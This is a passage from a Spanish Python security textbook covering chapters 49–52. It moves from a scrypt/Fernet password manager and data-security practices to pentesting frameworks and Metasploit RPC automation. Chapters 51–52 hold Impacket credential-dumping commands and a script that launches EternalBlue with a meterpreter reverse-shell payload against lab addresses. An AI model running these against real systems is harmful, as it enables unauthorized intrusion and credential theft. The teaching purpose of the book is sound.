La automatización de ataques de diccionario con Python demuestra de forma práctica lo vulnerables que son las contraseñas simples y los algoritmos de hash inseguros. El propósito de este ejercicio no es enseñar a atacar sistemas, sino reforzar la idea de que la **defensa** debe basarse en algoritmos de hashing robustos, contraseñas fuertes y autenticación multifactor.

Capítulo 49. Creación de un gestor de contraseñas en Python

Disclaimer: Proyecto **educativo** para laboratorio. No reutilices tal cual en producción sin auditoría, tests, *hardening*, controles de acceso y copia de seguridad segura.

Objetivo

Construir un **gestor de contraseñas** (CLI) minimalista, con:

- **Una única contraseña maestra** (no se guarda en disco).
- **Derivación de clave** con `scrypt` (resistente a GPU/ASIC).
- **Cifrado autenticado** con **Fernet** (AES + HMAC).
- Archivo "**bóveda**" en JSON con sal y parámetros KDF.
- Operaciones: `init`, `add`, `list`, `get`, `update`, `delete`, `change-master`, `genpass`.

Diseño seguro por defecto: nada en texto plano fuera de memoria; se evita imprimir contraseñas salvo que el usuario lo pida explícitamente con `--show`.

Estructura de archivo (vault.json)

```
{
  "version": 1,
  "kdf": { "name": "scrypt", "n": 16384, "r": 8, "p": 1,
  "salt": "...b64..." },
  "cipher": "fernet",
  "vault": "...token_fernet_base64..."
}
```

- `vault` es el cifrado de un JSON interno, p.ej.:

```
{
  "entries": [
    {
      "id": "uuid",
      "service": "github.com",
      "username": "alice",
      "password": "*****",
      "notes": "",
      "created": "2025-08-20T13:00:00Z",
      "updated": "2025-08-20T13:00:00Z"
    }
  ]
}
```

Código completo (un solo archivo: `vault.py`)

Requiere: `pip install cryptography`. **Opcional:** `pip install pyperclip` para copiar al portapapeles.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
vault.py - Gestor de contraseñas educativo (CLI)
Características:
- Clave derivada con scrypt (configurable en el archivo)
- Cifrado autenticado con Fernet (AES-128-CBC + HMAC-SHA256)
- Comandos: init, add, list, get, update, delete, change-master,
  genpass
Advertencias:
- Proyecto educativo. No es un sustituto de un gestor profesional.
- No hace sincronización ni usa HSM/KMS.
"""

import argparse, base64, getpass, json, os, sys, secrets, string,
uuid, datetime, pathlib
from typing import Dict, Any, List
```

```

from cryptography.hazmat.primitives.kdf.scrypt import Scrypt
from cryptography.hazmat.primitives import constant_time
from cryptography.fernet import Fernet, InvalidToken

# ----- Utilidad: tiempo ISO UTC -----
def now_utc() -> str:
    return
datetime.datetime.utcnow().replace(microsecond=0).isoformat() + "Z"

# ----- Derivación de clave (scrypt) -----
def derive_key_scrypt(password: bytes, salt: bytes, n=2**14, r=8,
p=1, length=32) -> bytes:
    kdf = Scrypt(salt=salt, length=length, n=n, r=r, p=p)
    return kdf.derive(password) # 32 bytes

def key_to_fernet(k32: bytes) -> Fernet:
    # Fernet espera una clave en base64 urlsafe de 32 bytes
    return Fernet(base64.urlsafe_b64encode(k32))

# ----- IO de bóveda -----
def load_file(path: pathlib.Path) -> Dict[str, Any]:
    return json.loads(path.read_text(encoding="utf-8"))

def save_file(path: pathlib.Path, data: Dict[str, Any]) -> None:
    tmp = path.with_suffix(".tmp")
    tmp.write_text(json.dumps(data, indent=2), encoding="utf-8")
    os.replace(tmp, path)

# ----- Cifrar/Descifrar payload interno -----
def encrypt_payload(obj: Dict[str, Any], fernet: Fernet) -> str:
    plaintext = json.dumps(obj, separators=(",", ":"),
ensure_ascii=False).encode("utf-8")
    return fernet.encrypt(plaintext).decode()

def decrypt_payload(token: str, fernet: Fernet) -> Dict[str, Any]:
    data = fernet.decrypt(token.encode())
    return json.loads(data.decode("utf-8"))

# ----- Crear bóveda -----
def cmd_init(args):
    path = pathlib.Path(args.file)
    if path.exists():
        print("✗ Ya existe el archivo de bóveda. Usa otra ruta o
bórralo explícitamente.", file=sys.stderr)
        sys.exit(1)

    print("△ Crea tu contraseña maestra (no la olvides).")
    pw1 = getpass.getpass("Master password: ").encode()
    pw2 = getpass.getpass("Repeat: ").encode()
    if not constant_time.bytes_eq(pw1, pw2):
        print("✗ No coinciden.", file=sys.stderr); sys.exit(1)
    if len(pw1) < 10:
        print("✗ Contraseña demasiado corta (>=10).",
file=sys.stderr); sys.exit(1)

    salt = secrets.token_bytes(16)

```

```

n, r, p = 2**14, 8, 1 # valores por defecto prudentes
k32 = derive_key_scrypt(pw1, salt, n=n, r=r, p=p)
f = key_to_fernet(k32)

empty_vault = {"entries": [], "created": now_utc()}
token = encrypt_payload(empty_vault, f)

vault_file = {
    "version": 1,
    "kdf": {"name": "scrypt", "n": n, "r": r, "p": p, "salt":
base64.b64encode(salt).decode()}},
    "cipher": "fernet",
    "vault": token
}
save_file(path, vault_file)
print(f"✓❑ Bóveda creada: {path}")

# ----- Abrir bóveda (pide master) -----
def open_vault(path: pathlib.Path):
    data = load_file(path)
    if data.get("cipher") != "fernet" or data.get("kdf",
{}).get("name") != "scrypt":
        raise SystemExit("Formato de bóveda no soportado en este
ejemplo.")
    salt = base64.b64decode(data["kdf"]["salt"])
    n, r, p = int(data["kdf"]["n"]), int(data["kdf"]["r"]),
int(data["kdf"]["p"])
    pw = getpass.getpass("Master password: ").encode()
    k32 = derive_key_scrypt(pw, salt, n=n, r=r, p=p)
    f = key_to_fernet(k32)
    try:
        inner = decrypt_payload(data["vault"], f)
    except InvalidToken:
        raise SystemExit("✗ Contraseña maestra inválida.")
    return data, inner, f

def save_vault(path: pathlib.Path, header: Dict[str, Any], inner:
Dict[str, Any], fernet: Fernet):
    header = dict(header) # copia
    header["vault"] = encrypt_payload(inner, fernet)
    save_file(path, header)

# ----- Buscar por id o por service+username -----
def find_entry(entries: List[Dict[str, Any]], id_or_service: str,
username: str=None):
    for e in entries:
        if e["id"] == id_or_service:
            return e
        if username and e.get("service")==id_or_service and
e.get("username")==username:
            return e
    return None

# ----- Generador de contraseñas -----
def generate_password(length=16, upper=True, digits=True,
symbols=True) -> str:
    pool = list(string.ascii_lowercase)

```

```

if upper: pool += list(string.ascii_uppercase)
if digits: pool += list(string.digits)
if symbols: pool += list("!@#$%^&*()-_+[]{};:,.?/")

if length < 8: length = 8
while True:
    pwd = "".join(secrets.choice(pool) for _ in range(length))
    # Reglas simples: al menos 3 clases
    ok = sum([
        any(c.islower() for c in pwd),
        upper and any(c.isupper() for c in pwd),
        digits and any(c.isdigit() for c in pwd),
        symbols and any(c in "!@#$%^&*()-_+[]{};:,.?/" for c
in pwd)
    ])
    if ok >= 3:
        return pwd

# ----- Comandos CRUD -----
def cmd_add(args):
    path = pathlib.Path(args.file)
    header, inner, f = open_vault(path)
    pwd = args.password or generate_password(args.length)
    entry = {
        "id": uuid.uuid4().hex,
        "service": args.service,
        "username": args.username,
        "password": pwd,
        "notes": args.notes or "",
        "created": now_utc(),
        "updated": now_utc()
    }
    inner.setdefault("entries", []).append(entry)
    save_vault(path, header, inner, f)
    print(f"✓ ☐ Entrada creada (id={entry['id']}).")
    if args.show:
        print(f"Password: {pwd}")
    if args.clip:
        try:
            import pyperclip
            pyperclip.copy(pwd); print("■ Copiado al portapapeles
(cuidado con el historial).")
        except Exception:
            print("i ☐ pyperclip no disponible; instala con: pip
install pyperclip")

def cmd_list(args):
    path = pathlib.Path(args.file)
    _, inner, _ = open_vault(path)
    entries = inner.get("entries", [])
    if not entries:
        print("(vacío)"); return
    print(f"{'ID':<12} {'SERVICE':<24} {'USERNAME':<24}
{'UPDATED':<20}")
    print("-"*84)
    for e in entries:

```

```

        print(f"{e['id'][:12]:<12} {e['service'][:24]:<24}
{e['username'][:24]:<24} {e['updated'][:20]}")

def cmd_get(args):
    path = pathlib.Path(args.file)
    _, inner, _ = open_vault(path)
    e = find_entry(inner.get("entries", []), args.key,
args.username)
    if not e:
        print("✗ No encontrado."); return
    print(json.dumps({k: (e[k] if (args.show or k!='password') else
'*****') for k in e}, indent=2))
    if args.clip:
        try:
            import pyperclip
            pyperclip.copy(e["password"]); print("📋 Copiado al
portapapeles.")
        except Exception:
            print("❏ pyperclip no disponible.")

def cmd_update(args):
    path = pathlib.Path(args.file)
    header, inner, f = open_vault(path)
    e = find_entry(inner.get("entries", []), args.key,
args.username)
    if not e:
        print("✗ No encontrado."); return
    changed = False
    if args.service: e["service"] = args.service; changed = True
    if args.user: e["username"] = args.user; changed = True
    if args.password:
        e["password"] = args.password; changed = True
    elif args.rotate:
        e["password"] = generate_password(args.length); changed =
True
    if args.notes is not None:
        e["notes"] = args.notes; changed = True
    if changed:
        e["updated"] = now_utc()
        save_vault(path, header, inner, f)
        print("✓❏ Actualizado.")
        if args.show and ("password" in e):
            print("Password:", e["password"])
    else:
        print("❏ Nada que actualizar.")

def cmd_delete(args):
    path = pathlib.Path(args.file)
    header, inner, f = open_vault(path)
    entries = inner.get("entries", [])
    before = len(entries)
    e = find_entry(entries, args.key, args.username)
    if not e:
        print("✗ No encontrado."); return
    confirm = input(f"¿Eliminar '{e['service']}'/{e['username']}'?
(yes/no): ").strip().lower()
    if confirm != "yes":

```

```

        print("Cancelado."); return
    inner["entries"] = [x for x in entries if x["id"] != e["id"]]
    save_vault(path, header, inner, f)
    print(f"✓❑ Eliminado. ({before-1} entradas restantes)")

def cmd_change_master(args):
    path = pathlib.Path(args.file)
    header, inner, f = open_vault(path) # valida master actual
    # Nueva master
    print("🔑 Cambiar contraseña maestra")
    pw1 = getpass.getpass("Nueva master: ").encode()
    pw2 = getpass.getpass("Repetir: ").encode()
    if not constant_time.bytes_eq(pw1, pw2):
        print("✗ No coinciden."); return
    if len(pw1) < 10:
        print("✗ Demasiado corta (>=10)."); return
    # Nueva sal y parámetros (permitimos ajustar N)
    salt = secrets.token_bytes(16)
    n = 2**15 if args.stronger else header["kdf"]["n"] #
    opcionalmente subir costo
    r, p = header["kdf"]["r"], header["kdf"]["p"]
    k32 = derive_key_scrypt(pw1, salt, n=n, r=r, p=p)
    f2 = key_to_fernet(k32)
    header["kdf"].update({"n": n, "r": r, "p": p, "salt":
base64.b64encode(salt).decode()})
    save_vault(path, header, inner, f2)
    print("✓❑ Contraseña maestra actualizada y bóveda re-
cifrada.")

def cmd_genpass(args):
    pwd = generate_password(args.length, upper=not args.noupper,
digits=not args.nodigits, symbols=not args.nosymbols)
    print(pwd)

# ----- CLI -----
def build_parser():
    ap = argparse.ArgumentParser(description="Gestor de contraseñas
(educativo)")
    ap.add_argument("-f", "--file", default="vault.json", help="Ruta
del archivo bóveda (por defecto vault.json)")
    sub = ap.add_subparsers(dest="cmd", required=True)

    sp = sub.add_parser("init", help="Crear bóveda nueva")
    sp.set_defaults(func=cmd_init)

    sp = sub.add_parser("add", help="Agregar entrada")
    sp.add_argument("service"); sp.add_argument("username")
    sp.add_argument("--password", help="Password explícita (si no,
genera)")
    sp.add_argument("--length", type=int, default=16)
    sp.add_argument("--notes", default=None)
    sp.add_argument("--show", action="store_true", help="Mostrar
password por consola")
    sp.add_argument("--clip", action="store_true", help="Copiar
password al portapapeles")
    sp.set_defaults(func=cmd_add)

```



```

    sp = sub.add_parser("list", help="Listar entradas")
    sp.set_defaults(func=cmd_list)

    sp = sub.add_parser("get", help="Obtener entrada (por id o
service+username)")
    sp.add_argument("key", help="id o service")
    sp.add_argument("--username", help="obligatorio si buscas por
service")
    sp.add_argument("--show", action="store_true")
    sp.add_argument("--clip", action="store_true")
    sp.set_defaults(func=cmd_get)

    sp = sub.add_parser("update", help="Actualizar entrada")
    sp.add_argument("key"); sp.add_argument("--username")
    sp.add_argument("--service"); sp.add_argument("--user")
    sp.add_argument("--password")
    sp.add_argument("--rotate", action="store_true", help="Generar
nuevo password")
    sp.add_argument("--length", type=int, default=16)
    sp.add_argument("--notes")
    sp.add_argument("--show", action="store_true")
    sp.set_defaults(func=cmd_update)

    sp = sub.add_parser("delete", help="Eliminar entrada")
    sp.add_argument("key"); sp.add_argument("--username")
    sp.set_defaults(func=cmd_delete)

    sp = sub.add_parser("change-master", help="Cambiar contraseña
maestra")
    sp.add_argument("--stronger", action="store_true", help="Elevar
costo script (n)")
    sp.set_defaults(func=cmd_change_master)

    sp = sub.add_parser("genpass", help="Generar contraseña
aleatoria")
    sp.add_argument("--length", type=int, default=16)
    sp.add_argument("--noupper", action="store_true")
    sp.add_argument("--nodigits", action="store_true")
    sp.add_argument("--nosymbols", action="store_true")
    sp.set_defaults(func=cmd_genpass)

    return ap

def main():
    parser = build_parser()
    args = parser.parse_args()
    args.func(args)

if __name__ == "__main__":
    main()

```

Uso rápido (ejemplos)

```
# 1) Crear bóveda
python vault.py init -f mis_secrets.json

# 2) Agregar una entrada (genera contraseña fuerte)
python vault.py -f mis_secrets.json add github.com alice --length
20 --clip

# 3) Listar
python vault.py -f mis_secrets.json list

# 4) Obtener (por service+username o por id)
python vault.py -f mis_secrets.json get github.com --username alice
--show

# 5) Rotar contraseña de una entrada
python vault.py -f mis_secrets.json update github.com --username
alice --rotate --length 24 --show

# 6) Cambiar contraseña maestra (opcional subir costo script)
python vault.py -f mis_secrets.json change-master --stronger
```

Seguridad y decisiones de diseño

- **KDF (scrypt):** parametrizable ($n=16384$, $r=8$, $p=1$). Puedes subir n si tu hardware lo permite (p.ej. 2^{15} o 2^{16}).
 - **Cifrado:** Fernet incluye autenticación (HMAC) + timestamp; evita corrupción silenciosa.
 - **Minimizar huella:** no se guardan contraseñas en texto; se muestran sólo con `--show` o portapapeles (`--clip`).
 - **Commit seguro:** escritura atómica (`.tmp` → `replace`) para reducir riesgo de corrupción en cortes.
-

Mejoras opcionales (para siguientes capítulos)

- **Bloqueo por inactividad y *vault unlock* con reintentos limitados.**
 - **Archivo de auditoría** (eventos: altas, bajas, cambios).
 - **Integración con *keyring*** del sistema (almacenar la *master* envuelta con una clave del SO).
 - **Soporte Argon2** (`argon2-ffi`) como KDF alternativo.
 - **Campos adicionales:** URL de login, tags, TOTP (no guardar secreto TOTP sin cifrar).
 - **PBKDF tunable UI:** auto-benchmark del costo para ~200ms por derivación.
-

Buenas prácticas de operación

- Usa una **master** larga ($\geq 12-14$) y **única**.
- Haz **backups cifrados** del archivo (p. ej., en un volumen protegido).
- Mantén `cryptography` actualizado.
- Desactiva el historial del portapapeles en tu OS si copias contraseñas.

- No guardes la bóveda en repos públicos.
 - Considera **MFA/TOTP** en los servicios, además del gestor.
-

Ejercicio propuesto

1. Crea una bóveda y añade 5 entradas (con y sin notas).
 2. Sube el coste de `scrypt` con `change-master --stronger` y mide el impacto en el tiempo de desbloqueo.
 3. Implementa una subcomando `search` (por `service` o `tag`) y añade tests simples.
 4. Añade un *benchmark* que recomiende parámetros KDF según tu CPU (objetivo: 150–300 ms/derivación).
-

Cierre

Con ~200 líneas de Python obtuviste un **gestor de contraseñas funcional** que aplica principios sólidos: **derivación fuerte**, **cifrado autenticado** y **operaciones prudentes**. No reemplaza a soluciones profesionales, pero es una **base pedagógica excelente** para comprender dónde se esconden los verdaderos retos: **gestión de claves**, **ergonomía de seguridad** y **recuperación ante desastres**.

Capítulo 50. Seguridad de datos y buenas prácticas

Disclaimer: Este capítulo es **formativo**. Todo lo expuesto está pensado para que desarrolladores, administradores y pentesters comprendan cómo manejar datos de forma segura. No garantiza por sí mismo cumplimiento legal o normativo; siempre verifica los requisitos de tu sector (PCI-DSS, GDPR, HIPAA, ISO 27001, etc.).

1) El triángulo CIA: pilares de la seguridad de datos

La seguridad de la información se apoya en tres principios clave:

- **Confidencialidad:** solo las personas autorizadas acceden a la información.
- **Integridad:** los datos no se alteran sin autorización.
- **Disponibilidad:** los datos están accesibles cuando se necesitan.

Algunas veces se agregan otros factores como **autenticidad** y **no repudio**, importantes en auditorías y firmas digitales.

2) Tipos de datos y su clasificación

La gestión de la seguridad empieza por **clasificar los datos**:

- **Públicos:** no requieren protección (ej. información de prensa).
- **Internos:** accesibles solo dentro de la organización.
- **Confidenciales:** datos de clientes, planes de negocio, algoritmos internos.

- **Críticos/sensibles:** datos financieros, credenciales, historiales médicos.

→ ☐ Cada categoría define medidas distintas (desde cifrado hasta control de acceso estricto).

3) Buenas prácticas de seguridad de datos

1. **Principio de mínimo privilegio (PoLP):** cada usuario y proceso debe tener solo los permisos estrictamente necesarios.
 2. **Cifrado en reposo y en tránsito:**
 - En reposo → discos cifrados (LUKS, BitLocker, FileVault).
 - En tránsito → TLS 1.3, VPNs, SSH, cifrado end-to-end.
 3. **Hashing seguro de contraseñas:** usar bcrypt, Argon2 o scrypt. Nunca MD5/SHA1.
 4. **Uso de sal y pepper:** evitar rainbow tables y ataques masivos.
 5. **Gestión de claves:** claves privadas en HSM/KMS, rotación periódica, acceso controlado.
 6. **Backups seguros:** cifrados, con prueba de restauración periódica.
 7. **Registros y auditorías:** logs firmados, centralizados y con retención definida.
 8. **Segregación de entornos:** desarrollo, pruebas y producción nunca deben compartir datos sensibles.
 9. **Política de retención:** no guardar datos más tiempo del necesario.
 10. **Seguridad física:** acceso restringido a servidores y medios de almacenamiento.
-

4) Python y seguridad de datos: ejemplos prácticos

Ejemplo 1: Cifrado en reposo con Fernet

```
from cryptography.fernet import Fernet

# Generar y guardar clave de sesión
key = Fernet.generate_key()
cipher = Fernet(key)

# Cifrar datos sensibles
data = b"Numero de tarjeta: 4111111111111111"
token = cipher.encrypt(data)

# Descifrar
print(cipher.decrypt(token).decode())
```

→ ☐ Demuestra cómo proteger un dato sensible en disco.

Ejemplo 2: Hashing de contraseña con Argon2

```
from argon2 import PasswordHasher

ph = PasswordHasher()
hash_pw = ph.hash("SuperPassword123!")
print("Hash:", hash_pw)

try:
```

```
ph.verify(hash_pw, "SuperPassword123!")
print("✓ Contraseña válida")
except:
    print("✗ Contraseña incorrecta")
```

→ Argon2 añade resistencia a hardware especializado, reduciendo la viabilidad de ataques de diccionario.

5) Errores comunes y cómo evitarlos

Error frecuente	Riesgo	Contramedida
Guardar contraseñas en texto plano	Fuga masiva	Hash con sal (bcrypt/Argon2)
Usar claves hardcodedas en el código	Exposición en repositorios	Gestores de secretos (Vault, AWS KMS, etc.)
Reutilizar claves de cifrado	Exposición múltiple	Rotación y claves distintas por entorno
Logs con datos sensibles	Cumplimiento y fugas	Redactar/anonimizar datos
Falta de control de acceso en backups	Robo de datos históricos	Cifrar y limitar acceso
Usar protocolos inseguros (HTTP, FTP, Telnet)	Intercepción de datos	Migrar a HTTPS, SFTP, SSH

6) Normativas y marcos de referencia

- **GDPR (UE):** privacidad y protección de datos personales.
- **HIPAA (EE. UU.):** datos médicos.
- **PCI-DSS:** datos de tarjetas de pago.
- **ISO 27001:** gestión de seguridad de la información.
- **NIST SP 800-53:** controles de seguridad para sistemas federales.

Aprender a **alinear tus prácticas técnicas** con estos marcos es crucial para entornos profesionales.

7) Ejercicio de laboratorio

1. Implementa un script que:

- Cifre un archivo con Fernet.
 - Guarde el token en `data.enc`.
 - Descifre y verifique que el archivo original se restaura.
2. Crea una función que:
 - Genere hashes Argon2 de contraseñas.
 - Valide intentos correctos e incorrectos.
 3. Documenta cuánto tiempo tarda cada operación en tu hardware y reflexiona sobre **rendimiento vs. seguridad**.
-

8) Conclusión

La **seguridad de datos** no depende de un único mecanismo, sino de un conjunto de **buenas prácticas técnicas y organizativas**. Python ofrece un entorno ideal para experimentar con cifrado, hashing y control de accesos, permitiendo comprender en la práctica cómo aplicar las medidas que luego se implementan en entornos productivos.

Parte VI – Pentesting avanzado con Python

Capítulo 51. Introducción a frameworks de pentesting en Python

Disclaimer: Uso estrictamente educativo y en entornos controlados, con autorización por escrito. Este capítulo te orienta en el ecosistema Python para pentesting y *security tooling*, resaltando límites éticos y legales.

¿Por qué Python para pentesting?

Python ofrece:

- **Rapidez de prototipado** (scripts a herramientas en horas).
 - **Ecosistema maduro** (libs de red, criptografía, parsing).
 - **Portabilidad** (Linux/Windows/macOS) y fácil integración con CLI de terceros.
-

Mapa del ecosistema (visión rápida)

Dominio	Framework / Librería	Para qué sirve	Ventajas	Precauciones
Explotación / CTF	pwntools	Exploits, ROP, IO remoto	API simple, utilidades (<i>cyclic</i> , <i>ELF</i>)	No es un reemplazo de medidas OPSEC

Protocolos MS	Impacket	SMB, RPC, Kerberos, LDAP	Suite enorme (dump, relay, exec)	Uso solo en labs; cuidado con NTDS/LSA
Paquetes/red	Scapy	Construir/enviar/sniff de paquetes	Flexibilidad total (capas)	Fácil romper protocolos; controla tasas
Proxy/mitm	mitmproxy (Pythonic)	Proxy interceptable, scripts	Addons en Python, HTTP/HTTP2/WS	Respetar datos; no tocar tráfico real
Automatización	Paramiko / Fabric	SSH, orquestación	Scripting infra, túneles	Guardar credenciales con cuidado
Recon	python-nmap / dnspython	Orquestar Nmap, DNS tasks	Rápido integrar escaneos	Escaneo → consentimiento
Web	Requests, httpx	HTTP(s) cliente (sync/async)	Simplicidad/alto rendimiento	Throttling y <i>headers</i> realistas
Asíncrono	asyncio, trio	Concurrencia de alto nivel	Miles de conexiones	Manejo de timeouts y backoff
Crypto	cryptograph	Primitivas modernas	Seguro por defecto	No reinventar protocolos

1) pwntools: explotaciones y IO “sencillo”

Cuándo usarlo: binex, CTF, pruebas de memoria/ROP, interacción con servicios vulnerables.

```
from pwn import *
```

```
# Ejemplo: conexión remota y patrón cyclic para encontrar offset
io = remote("127.0.0.1", 31337)
payload = cyclic(200) # patrón único
io.sendline(payload)
# ... en el crash, recuperar EIP/RIP y calcular offset:
# offset = cyclic_find(0x6161616c) # ejemplo
```

- **Tips:**
 - `ELF("bin")` para resolver símbolos.
 - `ROP(elf)` para cadenas ROP.
 - Usa `context.log_level = "debug"` en laboratorio, "error" en demo.
-

2) Impacket: protocolos de Microsoft en serio

Cuándo usarlo: pentests AD, SMB/RPC/LDAP/Kerberos. Incluye *scripts* CLI (ej.: `secretsdump.py`, `smbexec.py`, `getTGT.py`).

```
# Ejemplos CLI (lab):
impacket-GetUserSPNs -request -dc-ip 10.10.10.10 LAB.local/juan
impacket-secretsdump -just-dc
LAB.local/admin:'Passw0rd!'@10.10.10.10
```

Uso desde Python (boceto SMB):

```
from impacket.smbconnection import SMBConnection

conn = SMBConnection('10.10.10.10', '10.10.10.10')
conn.login('LAB\\juan', 'Passw0rd!')
for share in conn.listShares():
    print(share['shil_netname'][:-1])
```

- **Buenas prácticas:** limitá alcance, registrá evidencias y **no** extraigas información sensible fuera del marco del lab.
 - **Riesgos:** funciones como `secretsdump/lsass` pueden activar EDR; usa réplicas.
-

3) Scapy: construir, enviar y analizar paquetes

Cuándo usarlo: crafting de paquetes, fuzzing ligero, prototipos de detección/ataque a nivel L2-L7.

```
from scapy.all import IP, TCP, send, sniff

# SYN personalizado
pkt = IP(dst="10.0.0.5")/TCP(dport=80, flags="S", sport=4444,
seq=1000)
send(pkt, verbose=0)

# Sniffer simple (filtra HTTP en puerto 80)
def handler(p):
    if p.haslayer(TCP) and p[TCP].dport == 80:
        print(p.summary())

sniff(filter="tcp port 80", prn=handler, count=10)
```

- **Tips:** evita inundaciones; regula `inter`, `count`.

- **Fuzzing:** `fuzz(IP()/TCP())` (con cautela).
 - **Integración:** exporta a PCAP con `wrpcap()` para revisión en Wireshark.
-

4) mitmproxy: proxies y addons en Python

Cuándo usarlo: inspección HTTP(S)/WebSocket en laboratorio, manipulación controlada de tráfico.

```
# addon_mitm.py - inyectar header educativo
from mitmproxy import http
def request(flow: http.HTTPFlow):
    flow.request.headers["X-LAB"] = "Pentest-Training"

mitmproxy -s addon_mitm.py --listen-port 8080
```

- **TLS:** genera CA local (solo en lab).
 - **Casos:** red team en entornos de prueba, testing de apps móviles, análisis de APIs.
-

5) Paramiko / Fabric: orquestación y túneles

Cuándo usarlo: movimiento lateral autorizado, *post* benigno, *ops* seguras.

```
import paramiko
ssh = paramiko.SSHClient();
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
ssh.connect("10.0.0.7", username="lab", password="lab123")
stdin, stdout, stderr = ssh.exec_command("uname -a")
print(stdout.read().decode())
ssh.close()
```

- **Túneles:** `Transport.open_channel("direct-tcpip", ...)` para pivoting controlado.
 - **Fabric:** capa de alto nivel para *tasks* (deploys, recopilar artefactos de lab).
-

6) Recon: Nmap y DNS desde Python

python-nmap (wrapper de Nmap)

```
import nmap
nm = nmap.PortScanner()
nm.scan('10.0.0.0/24', '22,80,445', arguments='-sS -T4')
for host in nm.all_hosts():
    print(host, nm[host].state(), nm[host].all_tcp())
```

dnspython:

```
import dns.resolver
ans = dns.resolver.resolve('example.com', 'A')
for r in ans:
    print(r.address)
```

- **Consejo:** captura artefactos de recon en JSON y agrega timestamps → facilita informes.
-

7) Concurrencia: *httplib* + *asyncio*

Cuándo usarlo: *probing* web, *wordlists* masivas, *dirbusting* ligero.

```
import asyncio, httpx

targets = ["https://lab1.local/", "https://lab2.local/"]

async def fetch(url):
    async with httpx.AsyncClient(timeout=5.0, verify=False) as c:
        r = await c.get(url)
        return url, r.status_code

async def main():
    results = await asyncio.gather(*(fetch(u) for u in targets),
    return_exceptions=True)
    for r in results: print(r)

asyncio.run(main())
```

- **Backoff:** implementa reintentos exponenciales y límites de tasa.
 - **OPSEC:** *headers* realistas; respeta *robots.txt* en pruebas de *crawl* de lab.
-

8) Mini-laboratorio integrador (paso a paso)

1. **Recon pasivo/activo controlado**
 - `python-nmap` para descubrir 22/80/445 en 10.0.2.0/24.
 - Exporta resultados a JSON.
2. **Enumeración de servicio**
 - Si hay 445, usa **Impacket** (con cuentas de lab) para listar *shares*.
 - Si hay 80/443, usa **mitmproxy** con un *addon* de logging.
3. **Prototipo de detección**
 - Con **Scapy**, *sniff* de SYN → grafica conteo por minuto (puedes almacenar CSV).
4. **Explotación de juguete**
 - Con **pwntools**, automatiza interacción con un servicio vulnerable del lab (eco).
5. **Automatización y reporte**
 - Usa `asyncio` + `httpx` para status masivo; genera un MD/HTML con hallazgos.

9) Buenas prácticas y OPSEC ético

- **Autorización y alcance** claros (IPs, horarios, técnicas permitidas).
 - **Throttling**: no sobrecargar; `sleep`, límites de hilos/conexiones.
 - **Registro**: guarda comandos y versiones de herramientas; *hash* de artefactos.
 - **Aislamiento**: usa VLAN/lab, contenedores o VMs; **no** ejecute en producción.
 - **Datos**: anonimiza/haz *redaction* en informes; evita exfiltración innecesaria.
 - **Actualizaciones**: mantén libs al día (Impacket/Scapy cambian APIs).
-

10) Errores comunes (y cómo evitarlos)

- **Confundir librería con “permiso”** → La herramienta no legitima su uso: **papeles primero**.
 - **Olvidar *timeouts*** → procesos colgados; define `timeout` y `retries`.
 - **No versionar scripts** → usa Git, *requirements.txt* y *virtualenvs*.
 - **Logs verbosos en producción** → filtra o desactiva; evita credenciales en consola.
 - **Paquetes a lo loco** → con Scapy, limita tasa y evalúa impacto.
-

11) Siguiendo pasos

- Añadir **reporting automático** (Markdown → PDF) con evidencia (capturas/PCAPs).
 - Integrar **SIEM/lake** (enviar *events* desde scripts).
 - Diseñar **playbooks**: *recon* → *enum* → *validate* → *report* → *remediate*.
 - Estudiar **ECC/Ed25519** para firmar artefactos de informe.
-

Cierre

Los frameworks de Python para pentesting forman un **toolbox** potente y expresivo. La clave no está solo en “qué” herramienta usar, sino en **cómo** integrarla con buenas prácticas de alcance, registro, seguridad operacional y reporte. Domina pwntools, Impacket, Scapy y compañía en **laboratorios** y estarás listo para construir *pipelines* de pruebas profesionales, reproducibles y seguros.

Capítulo 52. Uso de Python con Metasploit RPC

Disclaimer: Este capítulo se centra exclusivamente en el uso educativo y en laboratorios controlados. Nunca ejecute estas técnicas fuera de un entorno con autorización expresa. El acceso no autorizado a sistemas constituye un delito.

1. Introducción al Metasploit RPC

Metasploit Framework no es solo una consola (`msfconsole`), también expone una **interfaz RPC** (*Remote Procedure Call*) que permite:

- Automatizar tareas de explotación, post-explotación y escaneo.
- Integrar Metasploit con scripts y frameworks propios.
- Ejecutar ataques coordinados desde Python sin usar la CLI.

El RPC de Metasploit puede correr en **HTTP** o **MsgPack** (binario), ofreciendo autenticación mediante `msfrpcd`. Python puede conectarse con librerías como **pymetasploit3**, aunque también es posible implementar la conexión directamente con `requests`.

2. Configuración de Metasploit RPC

1. Inicia el servicio RPC:

```
msfrpcd -P lab123 -S -a 127.0.0.1 -p 55553
```

- `-P`: password de sesión.
- `-S`: usa SSL.
- `-a`: dirección de escucha.
- `-p`: puerto RPC.

2. Verifica conexión:

```
curl -k -i -u msf:lab123 https://127.0.0.1:55553/api/
```

3. Conexión con pymetasploit3

La librería `pymetasploit3` facilita la conexión con el RPC de Metasploit:

```
pip install pymetasploit3
```

Ejemplo de uso en Python:

```
from metasploit.msfrpc import MsfRpcClient

# Conexión con el servicio
client = MsfRpcClient('lab123', port=55553, ssl=True)

# Listar exploits disponibles
exploits = client.modules.exploits
print(f"Total exploits: {len(exploits)}")

# Seleccionar uno
exploit = client.modules.use('exploit',
'windows/smb/ms17_010_eternalblue')
```

```
# Mostrar opciones
print(exploit.options)

# Configuración
exploit['RHOSTS'] = '192.168.56.101'
exploit['RPORT'] = 445

# Cargar payload
payload = client.modules.use('payload',
                             'windows/x64/meterpreter/reverse_tcp')
payload['LHOST'] = '192.168.56.1'
payload['LPORT'] = 4444

# Ejecutar
job_id = exploit.execute(payload=payload)
print("Job lanzado con ID:", job_id)
```

4. Administración de sesiones

Con `client.sessions.list` puedes administrar lo que Metasploit devuelve tras explotar:

```
for sid, sess in client.sessions.list.items():
    print(f"[{sid}] {sess}")
    shell = client.sessions.session(sid)
    print(shell.read())          # Leer output
    shell.write("ipconfig\n")    # Enviar comando
```

Esto permite automatizar **post-explotación controlada** en el laboratorio.

5. Automatización de escaneo y explotación

Un ejemplo de automatización de ciclo completo:

```
# Escaneo usando el módulo auxiliary
scanner = client.modules.use('auxiliary', 'scanner/portscan/tcp')
scanner['RHOSTS'] = '192.168.56.0/24'
scanner['PORTS'] = '22,445,80'
scanner.execute()

# Revisión de resultados
for job in client.jobs.list.keys():
    print("Job activo:", job)
```

